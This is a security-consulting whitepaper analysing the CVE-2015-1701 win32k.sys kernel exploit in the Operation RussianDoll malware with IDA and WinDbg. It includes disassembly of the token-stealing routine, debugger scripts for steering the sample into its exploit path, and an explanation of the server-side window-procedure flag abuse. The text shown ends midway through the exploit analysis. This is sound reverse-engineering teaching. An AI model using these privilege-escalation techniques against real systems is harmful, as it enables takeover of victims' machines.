

# MATRYOSHKA MINING

Lessons from Operation  
RussianDoll, January 2016

By Michael Bailey

SECURITY  
CONSULTING

# CONTENTS



|  |    |
|--|----|
| Introduction .....                                       | 3  |
| Lay of the Land – Static Analysis with IDA.....          | 3  |
| Beneath the Surface – Dynamic Analysis with WinDbg ..... | 9  |
| Digging Deeper – Analysis of a win32k.sys Exploit .....  | 16 |
| Striking Gold – Building Red Team Tools.....             | 23 |
| Conclusion.....  | 28 |



## About This Paper

Consultants at Mandiant, a FireEye Company, have helped evaluate and enhance the cyber security programs of customers of all sizes across a range of industries around the world. This paper draws on the combined experience of our consultants over the course of hundreds of these service engagements. While we have withheld some identifying details for the privacy of our clients, the stories are real. The insights, advice, and examples presented here represent more than a decade of work helping clients reduce risk and improve their security posture.

# INTRODUCTION

This article provides a multi-faceted analysis of the exploit payload referenced in the FireEye Operation RussianDoll<sup>1</sup> blog post. The information herein is intended for malware triage analysts, reverse engineers, and exploit analysts with a full understanding of x86 and basic experience with IDA, and provides tools and background information to recognize and analyze other, future exploits. This article goes on to discuss how red team analysts can apply these principles to carve out exploit functionality or augment exploits to produce tools that will enhance operational effectiveness.

Herein, we will study the exploit for CVE-2015-1701<sup>2</sup> embedded within the un-obfuscated 64-bit RussianDoll payload (MD5 hash 54656d7ae9f6b89413d5b20704b43b10). If you don't have a copy of this particular binary, you can follow along with an open-source proof of concept (varying in its details, but having similar functionality)<sup>3</sup>.

We'll first walk through the payload and see how to loosely identify what it does once it has gained kernel privilege. Then, we'll discuss how to get higher-resolution answers from reverse engineering by using WinDbg to confirm assumptions, manipulate control flow, and observe exploit behavior. Building on this and other published sources, we'll assemble a technically detailed exploit analysis by examining the relevant portions of win32k.sys. Finally, we'll close by discussing how to extract and augment this exploit to load encrypted, unsigned drivers into the Windows 7 x64 kernel address space.

## Lay of the Land – Static Analysis with IDA

We will first survey the lay of the land by static analysis with IDA. If you're new to IDA, check out Skull Security's 2010 blog about using IDA to dissect the Energizer Trojan<sup>4</sup>. For a more in-depth treatment, Practical Malware Analysis<sup>5</sup> is very instructive. Finally, MSDN offers a useful review of the x64 processor architecture<sup>6</sup>.

Our first lead has been given to us: an exploit in this sample gains SYSTEM privileges by abusing the CreateWindowEx API. So, we drop it into IDA and follow the p-type xref for CreateWindowExW and see that CreateWindowExW is referenced by a call instruction in the StartAddress thread routine. Figure 1 shows the relevant call setup for CreateWindowEx.

<sup>1</sup> [https://www.fireeye.com/blog/threat-research/2015/04/probable\\_ap28\\_useo.html](https://www.fireeye.com/blog/threat-research/2015/04/probable_ap28_useo.html)

<sup>2</sup> <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1701>

<sup>3</sup> Available at <https://github.com/hfiref0x/CVE-2015-1701/>

<sup>4</sup> <https://blog.skullsecurity.org/2010/taking-apart-the-energizer-trojan-part-3-disassembling>

<sup>5</sup> <https://www.nostarch.com/malware>

<sup>6</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff561499\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff561499(v=vs.85).aspx)

**Figure 1:**  
CreateWindowEx  
call setup for  
lpClassName

```

0000000014000137F mov     rdx, rsi           ; lpClassName
00000000140001382 xor     ecx, ecx          ; dwExStyle
00000000140001384 mov     [rsp+0B8h+Y], edi ; Y
00000000140001388 mov     [rsp+0B8h+X], edi ; X
0000000014000138C mov     cs:qword_140012AD0, rax
00000000140001393 call    cs:CreateWindowExW

```

Microsoft's documentation for CreateWindowEx<sup>7</sup> indicates that the function will create an instance of the window class whose name is specified in its second argument, lpClassName, which in this case we can trace back to the string "TEST" Figure 2 shows the relevant setup for the call to RegisterClass.

**Figure 2:**  
Window Class name  
and structure

```

000000001400012C6 lea     r11, sub_140001230
000000001400012CD lea     rsi, ClassName    ; "TEST"
000000001400012D4 mov     edx, 7F00h       ; lpIconName
000000001400012D9 xor     ecx, ecx         ; hInstance
000000001400012DB mov     [rsp+0B8h+WndClass.lpfWndProc], r11
000000001400012E0 mov     [rsp+0B8h+WndClass.lpszClassName], rsi

```

From here, we can also see that the window procedure is the callback sub\_14001230. The window procedure is of particular interest because it is normally executed after

CreateWindowEx is called, so we examine it. Figure 3 shows the first significant block of code in the window procedure, containing a pair of unknown local variables, an unknown global variable, and an unknown function pointer.

<sup>7</sup> [https://msdn.microsoft.com/en-us/library/windows/desktop/ms632680\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms632680(v=vs.85).aspx)

**Figure 3:**  
CreateWindowEx  
call setup for  
lpClassName

```

0000000014000123D and [rsp+38h+var_10], 0
00000000140001243 and [rsp+38h+var_18], 0
00000000140001249 mov ecx, cs:dword_140012AFC
0000000014000124F lea rdx, [rsp+38h+var_10]
00000000140001254 call cs:qword_140012AD8
0000000014000125A test eax, eax
0000000014000125C js short loc_140001290

```

We find the initialization of dword\_140012AFC by following the lone write xref to it. Figure 4 shows that dword\_140012AFC receives the return value of GetCurrentProcessId.

**Figure 4:**  
Initialization of  
global referenced in  
window procedure


```

00000000140003484 call cs:GetCurrentProcessId
0000000014000348A and [rsp+170h+var_148], 0
000000001400034C0 and dword ptr [rsp+170h+ReturnLength], 0
000000001400034C5 lea r8, StartAddress ; lpStartAddress
000000001400034CC xor r9d, r9d ; lpParameter
000000001400034CF xor edx, edx ; dwStackSize
000000001400034D1 xor ecx, ecx ; lpThreadAttributes
000000001400034D3 mov cs:dword_140012AFC, eax

```

Hence, we rename dword\_140012AFC to “currentPID” and move on to pursuing qword\_140012AD8. Figure 5 shows the sole write xref to this function pointer, with its value coming from GetProcAddress.

**Figure 3:**  
CreateWindowEx  
call setup for  
lpClassName



We can see that the lpProcName argument to GetProcAddress is "PsLookupProcessByProcessId"; according to MSDN<sup>8</sup>, PsLookupProcessByProcessId is exported by NtosKrn.exe, making it a kernel routine.

This lookup is preceded by a call to a subroutine that uses the undocumented NtQuerySystemInformation function to obtain module information for ntoskrnl.exe<sup>9</sup>. The malware then calls LoadLibraryExA to load ntoskrnl.exe, calls GetProcAddress to find


PsLookupProcessByProcessId, and calculates the kernel address of the routine.

We now know that the window procedure supplies the malware's PID to PsLookupProcessByProcessId to obtain a pointer to its own executive process (\_EPROCESS) block. Figure 6 shows the window procedure code with the PsLookupProcessByProcessId procedure address and the malware's \_EPROCESS block both labeled.

<sup>8</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff551920\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff551920(v=vs.85).aspx)

<sup>9</sup> A source code example of this can be seen at <http://www.rohitab.com/discuss/topic/40696-list-loaded-drivers-with-ntquerysysteminformation/>


**Figure 6:**  
Window procedure  
obtaining malware's  
\_EPROCESS block



```
0000000014000123D and [rsp+38h+malware_EPROCESS], 0
00000000140001243 and [rsp+38h+var_18], 0
00000000140001249 mov ecx, cs:currentPID
0000000014000124F lea rdx, [rsp+38h+malware_EPROCESS]
00000000140001254 call cs:PsLookupProcessByProcessId
0000000014000125A test eax, eax
0000000014000125C js short loc_140001290
```

Figure 7 shows the subsequent code block, which also calls PsLookupProcessByProcessId, this time providing the hard-coded constant 4 for System.

**Figure 7:**  
Window procedure  
obtaining  
\_EPROCESS block  
for PID 4



```
0000000014000125E lea rdx, [rsp+38h+var_18]
00000000140001263 mov ecx, 4
00000000140001268 call cs:PsLookupProcessByProcessId
0000000014000126E test eax, eax
00000000140001270 js short loc_140001290
```

Seven instructions later, we see that the malware steals the process token from the System process. Figure 8 shows data being copied from the offset within dword\_140012AF8 (which

contains 0x208) in the System process's \_EPROCESS block into the malware's. As we will see later, this is the address of the privileged token used by the System thread.

**Figure 8:**

Window procedure copying data from System\_EPROCESS block

```

0000000140001272  mov     eax, cs:dword_140012AF8
0000000140001278  test    eax, eax
000000014000127A  jz     short loc_140001290

000000014000127C  mov     edx, eax
000000014000127E  mov     rax, [rsp+38h+System_EPROCESS]
0000000140001283  mov     rcx, [rdx+rax]
0000000140001287  mov     rax, [rsp+38h+malware_EPROCESS]
000000014000128C  mov     [rdx+rax], rcx

```

What if there was no helpful lead? What would tip off a triage analyst to the presence of a kernel escalation of privilege? One sign is an unpacked binary containing strings referencing native API

functions<sup>10</sup>. Figure 9 shows the strings from the Operation RussianDoll payload, which include the kernel function we found, PsLookupProcessByProcessId.

**Figure 9:**

Strings from malware sample including PsLookupProcessByProcessId

```

NtQuerySystemInformation
ntdll.dll
gSharedInfo
user32.dll
TEST
PsLookupProcessByProcessId
nbG
H(Q&
M+_%
}>4

```

Looking this function up on MSDN showed that it is exported by ntoskrnl.exe, making it a kernel function. A reference to such a function constitutes a lead that should be followed. This same technique has been observed in local privilege escalation exploits going

back a long time, such as MS11-046<sup>11</sup>. You can confirm your suspicions about this function by using a kernel debugger to set a process-specific breakpoint on nt!PsLookupProcessByProcessId so that you can examine the call stack, which is what we will do next.

<sup>10</sup> [https://en.wikipedia.org/wiki/Native\\_API](https://en.wikipedia.org/wiki/Native_API)

<sup>11</sup> <https://www.exploit-db.com/docs/18712.pdf>

## Beneath the Surface – Dynamic Analysis with WinDbg

To observe the activity of a kernel privilege escalation exploit, our best bet is a kernel debugger such as WinDbg. WinDbg can invasively debug user-space malware and provides powerful tools to observe its activity in kernel space. MSDN provides extensive software and setup information regarding WinDbg<sup>12,13,14,15</sup>. You might also consider using VirtualKD<sup>16</sup> to quickly connect to VMware guests.

**WARNING** – Do not install or run malware without first setting up a safe environment.

Recall from the previous section that the malware copies data from offset 208h within the System process's `_EPROCESS` block to the malware's `_EPROCESS` block. To confirm our suspicion that 208h is the offset of the access token within the `_EPROCESS` block, we can use WinDbg's `dt` command:

```
dt nt!_EPROCESS
```

Figure 10 shows output from WinDbg that corroborates our identification of the token stealing routine within the malware.

**Figure 10:**  
Abbreviated listing  
of `_EPROCESS` type  
in WinDbg

```
kd> dt nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x160 ProcessLock : _EX_PUSH_LOCK
+0x168 CreateTime : _LARGE_INTEGER
+0x170 ExitTime : _LARGE_INTEGER
+0x178 RundownProtect : _EX_RUNDOWN_REF
+0x180 UniqueProcessId : Ptr64 Void
+0x188 ActiveProcessLinks : _LIST_ENTRY
+0x198 ProcessQuotaUsage : [2] UInt8B
+0x1a8 ProcessQuotaPeak : [2] UInt8B
+0x1b8 CommitCharge : UInt8B
+0x1c0 QuotaBlock : Ptr64 _EPROCESS_QUOTA_BLOCK
+0x1c8 CpuQuotaBlock : Ptr64 _PS_CPU_QUOTA_BLOCK
+0x1d0 PeakVirtualSize : UInt8B
+0x1d8 VirtualSize : UInt8B
+0x1e0 SessionProcessLinks : _LIST_ENTRY
+0x1f0 DebugPort : Ptr64 Void
+0x1f8 ExceptionPortData : Ptr64 Void
+0x1f8 ExceptionPortValue : UInt8B
+0x1f8 ExceptionPortState : Pos 0, 3 Bits
+0x200 ObjectTable : Ptr64 _HANDLE_TABLE
+0x208 Token : _EX_FAST_REF
+0x210 WorkingSetPage : UInt8B
```

<sup>12</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff551063\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff551063(v=vs.85).aspx)

<sup>13</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff538143\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff538143(v=vs.85).aspx)

<sup>14</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff556866\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff556866(v=vs.85).aspx)

<sup>15</sup> <https://support.microsoft.com/en-us/kb/311503>

<sup>16</sup> <http://virtualkd.sysprogs.org/>

There at offset 0x208 is the Token. After the malware copies the token from the System process, the kernel's Security Reference Monitor gives the malware the royal treatment: SYSTEM-level access.

Observing the escalation of privilege in action, however, takes a little more work. Static analysis reveals that the malware calls GetSidSubAuthority

and checks whether it is running at the SECURITY\_MANDATORY\_LOW\_RID (1000h) integrity level, a procedure that is documented by Microsoft<sup>17</sup>. The malware only executes its exploit if it detects that it is running in a low-integrity process. Figure 11 shows the call to GetSidSubAuthority and the comparison against SECURITY\_MANDATORY\_LOW\_RID.

**Figure 11:**  
Low-integrity  
process check as  
seen in IDA

```

00000000140003359 call cs:GetSidSubAuthority
0000000014000335F mov ecx, [rax]
00000000140003361 cmp ecx, 1000h
00000000140003367 jnz short loc_140003374

```

To induce the malware to escalate privilege, we'll halt it before it slips past this check, lie to it about its access level, and catch it calling PsLookupProcessByProcessId. To catch the malware before it gets too far, we use an instrumented breakpoint to trigger before the Process Manager adds each process to the process list. We can also get some additional mileage out of

the dt command to read the ImageFileName member of the \_EPROCESS block:

```
bp nt!PspInsertProcess "dt nt!_EPROCESS @
rcx ImageFileName"
```

We can then run the malware. Figure 12 shows 54656d7ae9f6b89413d5b20704b43b10.exe activating the PspInsertProcess breakpoint.

**Figure 12:**  
PspInsertProcess  
breakpoint activated  
by malware  
execution

```

+0x2e0 ImageFileName : [15] "54656d7ae9f6b8"
nt!PspInsertProcess:
fffff800`02d2a210 4489442418 mov dword ptr [rsp+18h],r8d
kd>

```

To let nt!PspInsertProcess do its job, we continue (with gu: "go up") until nt!PspInsertProcess returns to nt!NtCreateUserProcess, at which point our malware's process object has been added to the process list. Figure 13 shows the abbreviated output of the !process command.

<sup>17</sup> <https://msdn.microsoft.com/en-us/library/bb625966.aspx>

**Figure 13:**

Process object for  
54656d7ae9f6b8  
9413d5b20704b4  
3b10.exe

```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS fffffa80018cd040
  SessionId: none Cid: 0004   Peb: 00000000 ParentCid: 0000
  DirBase: 00187000 ObjectTable: fffff8a000001780 HandleCount: 366.
  Image: System
  :
  :
PROCESS fffffa800242cb30
  SessionId: 1 Cid: 0bc4   Peb: 7fffffd000 ParentCid: 0b88
  DirBase: 0dbef000 ObjectTable: fffff8a0016e7b90 HandleCount: 0.
  Image: 54656d7ae9f6b8
```

We could then copy the address of the process object and supply it to the /i (“invasive”) switch of the .process command, causing WinDbg to

invasively debug the malware. Figure 14 shows this two-step procedure which requires us to issue the g command to allow a process context switch.

**Figure 14:**

Invasively debugging  
54656d7ae9f6b8  
9413d5b20704b4  
3b10.exe

```
kd> .process /i fffffa800242cb30
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
kd> g
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff800`02a769f0 cc          int     3
kd>
```

We next set a user-space breakpoint on advapi32!GetSidSubAuthority, specifying the bp command’s /p (“process”) switch to break only when the malware calls this function:

```
bp /p fffffa80`0242cb30
advapi32!GetSidSubAuthority
```

Figure 15 shows this breakpoint activating within a function whose job it is to jump to the real GetSidSubAuthority function.

**Figure 15:**  
GetSidSubAuthority  
breakpoint activated  
by malware

```
kd> bp /p fffffa80`0242cb30 advapi32!GetSidSubAuthority
kd> g
Breakpoint 1 hit
ADVAPI32!GetSidSubAuthority:
0033:000007fe`fd723f1c ff25962d0600    jmp     qword ptr [ADVAPI32!_imp_GetSidSubAuthority
```

We run until GetSidSubAuthority returns into the malware's code, and disassemble the code at the instruction pointer. Figure 16 shows that this lands us in the malware's low-integrity check.

**Figure 16:**  
Low-integrity  
process check as  
seen in WinDbg

```
kd> gu
54656d7ae9f6b89413d5b20704b43b10+0x335f:
0033:00000001`3f70335f 8b08          mov     ecx,dword ptr [rax]
kd> u @rip
54656d7ae9f6b89413d5b20704b43b10+0x335f:
00000001`3f70335f 8b08          mov     ecx,dword ptr [rax]
00000001`3f703361 81f900100000  cmp     ecx,1000h
00000001`3f703367 750b          jne    54656d7ae9f6b89413d5b20704b43b10+0x3374
00000001`3f703369 488bcb       mov     rcx,rbx
```

Stepping through the low-integrity check, we see that we are about to compare the value of the register ecx with the hard-coded constant 1000h. But as Figure 17 shows, rcx instead contains 2000h.

**Figure 17:**  
Checking rcx against  
1000h

```
kd> p
54656d7ae9f6b89413d5b20704b43b10+0x3361:
0033:00000001`3f703361 81f900100000  cmp     ecx,1000h
kd> r rcx
rcx=00000000000002000
```

To make the malware execute its exploit, we tell it that it is running in a low-integrity process by writing the value 1000h to ecx:

```
r @ecx = 1000h
```

We then set a process-specific breakpoint to trigger when the malware executes the kernel function `nt!PsLookupProcessByProcessId`. Figure 18 shows `rcx` being manipulated, the process-specific

breakpoint being set on `PsLookupProcessByProcessId`, and the new breakpoint being activated by the malware privilege escalation code after execution is resumed.

**Figure 18:**

Inducing and halting on privilege escalation

```
kd> r @rcx = 1000h
kd> bp /p ffffffffa800242cb30 nt!PsLookupProcessByProcessId
kd> g
Breakpoint 2 hit
nt!PsLookupProcessByProcessId:
fffff800`02d511dc 48895c2408      mov     qword ptr [rsp+8],rbx
```

To confirm the privilege escalation, we examine the stack trace. Figure 19 shows the stack trace, which confirms that we caught the privilege escalation.

**Figure 19:**

Annotated stack trace of kernel privilege escalation

```
Call Site
nt!PsLookupProcessByProcessId
54656d7ae9f6b89413d5b20704b43b10+0x125a ← Malware (user code)
0x1aa`0275f470
nt!IoGetStackLimits+0x15
win32k!xxxSendMessageTimeout+0x275
win32k!xxxSendMessage+0x28
win32k!xxxInitSendValidateMinMaxInfoEx+0x80c
win32k!xxxAdjustSize+0x38
win32k!xxxCreateWindowEx+0x1ff9
win32k!NtUserCreateWindowEx+0x554      Kernel code
nt!KiSystemServiceCopyEnd+0x13
USER32!ZwUserCreateWindowEx+0xa
USER32!VerNtUserCreateWindowEx+0x27c   User code
USER32!CreateWindowEx+0x404
USER32!CreateWindowExW+0x70
54656d7ae9f6b89413d5b20704b43b10+0x1399 ← Malware (user code)
```

As can be seen above, the malware sample's module name, `54656d7ae9f6b89413d5b20704b43b10`, appears in both user space and kernel space. This is how the malware manages to copy

the access token from the System thread's `EPROCESS` block into its own as we observed by reverse engineering. Escalation: achieved.

What if the malware executed the GetSidSubAuthority call before the conclusion of the two-step invasive debugging procedure? A more reliable (but more time-intensive) approach to gain control is to locate the file offset of an instruction where you want to break, take note of

the original byte value in that location, and patch it with the single-byte opcode for the icebp<sup>18</sup> instruction, F1h. At runtime, this will get the kernel debugger's attention, at which point you can fix the instruction and move on. Figure 20 shows the process of rewinding the instruction pointer by one byte and restoring the original opcode.

**Figure 20:**  
Catching and fixing  
an icebp instruction

```
Single step exception - code 80000004 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
0033:00000001`3f231041 83ec38          sub     esp,38h
kd> r rip = @rip - 1
kd> u @rip
00000001`3f231040 f1          ???
00000001`3f231041 83ec38          sub     esp,38h
00000001`3f231044 ff15b62f0300  call   qword ptr [00000001`3f264000]
00000001`3f23104a 85c0          test   eax,eax
00000001`3f23104c 750b          jne    00000001`3f231059
00000001`3f23104e 48c744242001000000 mov   qword ptr [rsp+20h],1
00000001`3f231057 eb09          jmp    00000001`3f231062
00000001`3f231059 48c744242000000000 mov   qword ptr [rsp+20h],0
kd> eb @rip 48h
kd> u @rip
00000001`3f231040 4883ec38      sub   rsp,38h
00000001`3f231044 ff15b62f0300  call  qword ptr [00000001`3f264000]
00000001`3f23104a 85c0          test  eax,eax
00000001`3f23104c 750b          jne   00000001`3f231059
00000001`3f23104e 48c744242001000000 mov   qword ptr [rsp+20h],1
00000001`3f231057 eb09          jmp   00000001`3f231062
00000001`3f231059 48c744242000000000 mov   qword ptr [rsp+20h],0
00000001`3f231062 488d059cffff  lea  rax,[00000001`3f231005]
```

In the course of analysis, this process may need to be repeated many times, as well as the process of altering the result of GetSidSubAuthority to shepherd the malware into escalating privilege. In

order to automate this repetitive procedure and focus on the analysis, you could use a WinDbg script, such as the following.

<sup>18</sup> <http://www.rcollins.org/secrets/opcodes/ICEBP.html>

**Listing 1:**  
WinDbg script to  
halt exploit

```
$$ Run Operation RussianDoll payload until its wndproc is executed, dumping  
$$ @rcx (hWND) as win32k!tagWND. Requires that payload has been interrupted  
$$ and WinDbg process context is in payload due to an icebp patch at file  
$$ offset 2A57h.
```

```
.printf "Fixing icebp\n"  
r rip=@rip-1  
eb @rip 0x57  
  
.printf "Setting breakpoint on GetSidSubAuthority\n"  
.reload /user  
bp /p @$proc advapi32!GetSidSubAuthority  
.printf "Running..."  
g  
  
.printf "Altering GetSidSubAuthority SID to be low integrity (1000h)\n"  
.printf "This instigates exploit to run\n"  
gu  
p  
r ecx=1000h  
.printf "Setting breakpoint on RegisterClassW\n"  
bp /p @$proc user32!RegisterClassW  
.printf "Running..."  
g  
  
.printf "Setting breakpoint on lpfnWndProc before calling RegisterClassW\n"  
bp /p @$proc poi(@rcx+8)  
g  
  
.printf "Halted at WndProc\n"  
u @rip
```

After confirming that the reverse engineering analysis was correct, the most interesting question becomes: how does the exploit work? In the next section, we explore this in technical detail.

## Digging Deeper – Analysis of a win32k.sys Exploit

TrendMicro has published an analysis of CVE-2015-1701<sup>19</sup>. No doubt this is based on a much more technical analysis that touches on the intricacies of many Windows internals. Here, we observe the exploit's interaction with win32k.sys to synthesize a more technically elaborate analysis of the vulnerability. This process will allow us to identify the concept of operations of this exploit in greater detail, and will build experience necessary to independently analyze win32k.sys exploits without the aid of any other published analysis in future cases.

Exploit analysis hinges on familiarizing oneself not only with the malicious sample at hand, but also the vulnerable software itself, which is the context in which an exploit does its work. In many cases, this can entail extensive reverse engineering. Fortunately, we will see that win32k.sys exploitation is a well-documented topic. In addition to the literature, there are sometimes publicly available resources disclosing old Windows NT source code, although these can be subject to takedowns<sup>20</sup>. In lieu of source code, the ReactOS project<sup>21</sup> can serve as a useful model of many Windows NT kernel internals and definitions. Additionally, Alex Ionescu's Native Development Kit (NDK)<sup>22</sup> provides some definitions that can be useful for stand-alone development, such as proof of concept work.

To get started with our analysis, we note that TrendMicro's analysis alludes to a "Server Side Window Proc" flag. Literature can be found dating back several years<sup>23</sup> as well as more recently<sup>24</sup> discussing the role of the server-side window procedure flag within the window object. Win32k.sys defines a structure called tagWND which contains information about each window object derived from a given window class. Within the tagWND object are the bServerSideWindowProc flag and the lpfnWndProc function pointer, which

we will use as anchors for our analysis of CVE-2015-1701. These and other members can be explored within an active kernel debugging or crash analysis session of WinDbg with the dt command, such as:

```
dt win32k!tagWND
```

So, we understand that this exploit works by causing win32k.sys to set the bServerSideWindowProc flag within a tagWND object while a user-specified function address is resident in the lpfnWndProc member of the same window object; this results in the user-specified address being executed with kernel privilege. But how exactly does this happen?

Recall that in Figure 19, we saw win32k!xxxCreateWindowEx in the call stack at the time when the exploit achieved kernel execution. We can begin by finding the address of the tagWND structure and watching accesses to its bServerSideWindowProc flag (byte at offset 2Ah) and lpfnWndProc (pointer at offset 90h) members to identify how the flag and window procedure arrive at the values they do. Win32k.sys uses a special function, win32k!HMAAllocObject, to create window objects, which is how we can identify the new window as it is created. Within xxxCreateWindowEx, there is a single call to HMAAllocateObject, hence breaking on this address should yield the address of the new window object within the register rax after the HMAAllocObject call returns.

Since bServerSideWindowProc is a member of a bitfield, we choose to break on a one-byte write to the exact byte that it occupies at PWND+2Ah. Figure 21 shows WinDbg breaking on write access to the byte location of bServerSideWindowProc upon the first access by the SetOrClrWF routine. This call stack provides useful information later in the analysis.

<sup>19</sup> <http://blog.trendmicro.com/trendlabs-security-intelligence/exploring-cve-2015-1701-a-win32k-elevation-of-privilege-vulnerability-used-in-targeted-attacks/>

<sup>20</sup> For example, here is a Chinese github user's WinNT4 repository that was subject to a DMCA takedown: <https://github.com/njdragonfly/WinNT4>

<sup>21</sup> <https://www.reactos.org/>

<sup>22</sup> <https://code.google.com/p/native-nt-toolkit/>

<sup>23</sup> [https://media.blackhat.com/bh-us-11/Mandt/BH\\_US\\_11\\_Mandt\\_win32k\\_WP.pdf](https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_WP.pdf)

<sup>24</sup> [https://www.nccgroup.trust/globalassets/our-research/uk/whitepapers/2015/08/2015-08-27\\_-\\_ncc\\_group\\_-\\_exploiting\\_ms15\\_061\\_uaf\\_-\\_release.pdf](https://www.nccgroup.trust/globalassets/our-research/uk/whitepapers/2015/08/2015-08-27_-_ncc_group_-_exploiting_ms15_061_uaf_-_release.pdf)

**Figure 21:**

First bitfield access  
in same byte as  
bServerSideWindowProc

```
win32k!SetOrClrWF+0x53
win32k!xxxSetWindowData+0x16c
win32k!xxxSetWindowLongPtr+0x1b2
win32k!NtUserSetWindowLongPtr+0x8c
nt!KiSystemServiceCopyEnd+0x13
USER32!ZwUserSetWindowLongPtr+0xa
USER32!SetWindowLongPtr+0x15a
54656d7ae9f6b89413d5b20704b43b10p+0x121f
0x1f9f1b8
```

The SetOrClrWF function generically sets or clears window flags. Pausing to analyze SetOrClrWF, we find that the third argument dictates which flag is set, and 0x204 is the unique value for this argument that will induce

SetOrClrWF set the bServerSideWindowProc flag. Knowing this, the second access to PWND+0x2Ah is notable because SetOrClrWF is provided with the value 0x204. Figure 22 shows the specific flags being set with SetOrClrWF.

**Figure 22:**

Server-side window  
procedure flag set

```
kd> g
Breakpoint 2 hit
win32k!HMAAllocObject:
fffff960`000e3b00 48895c2408      mov     qword ptr [rsp+8],rbx
kd> bc 2
kd> gu
WARNING: Software breakpoints on session addresses can cause bugs
Use hardware execution breakpoints (ba e) if possible.
win32k!xxxCreateWindowEx+0x312:|
fffff960`000ce2da 4c8be0          mov     r12,rax
kd> r $t0=@rax
kd> baw 1 @$t0+0x2A "r r8"
kd> g
r8=000000000000002f7
win32k!SetOrClrWF+0x53:
fffff960`0017cd83 4585c9          test   r9d,r9d
kd> g
r8=00000000000000204
win32k!SetOrClrWF+0x49:
fffff960`0017cd79 eb08           jmp     win32k!SetOrClrWF+0x53
kd> dt win32k!tagWND @$t0 bServerSideWindowProc
+0x028 bServerSideWindowProc : 0y1
```

From the call stack (see Figure 21), we can see that the malware calls `SetWindowLongPtr`, which is responsible for ultimately causing `bServerSideWindowProc` to become set (see Figure 22). The argument that the exploit provides to `SetWindowLongPtr` is `0xffffffff`, which is a `DWORD` representation of `-4`. Microsoft's documentation for `SetWindowLongPtr`<sup>25</sup> defines the symbol `GWLP_WNDPROC` as `-4`, stating that it "Sets a new address for the window procedure." Further analysis shows that the malware uses this to set its window procedure to the default window procedure. Because `win32k.sys` defines the default window procedure, `xxxSetWindowDataLong` sets `bServerSideWindowProc` to indicate that it trusts this procedure to be executed in the kernel.

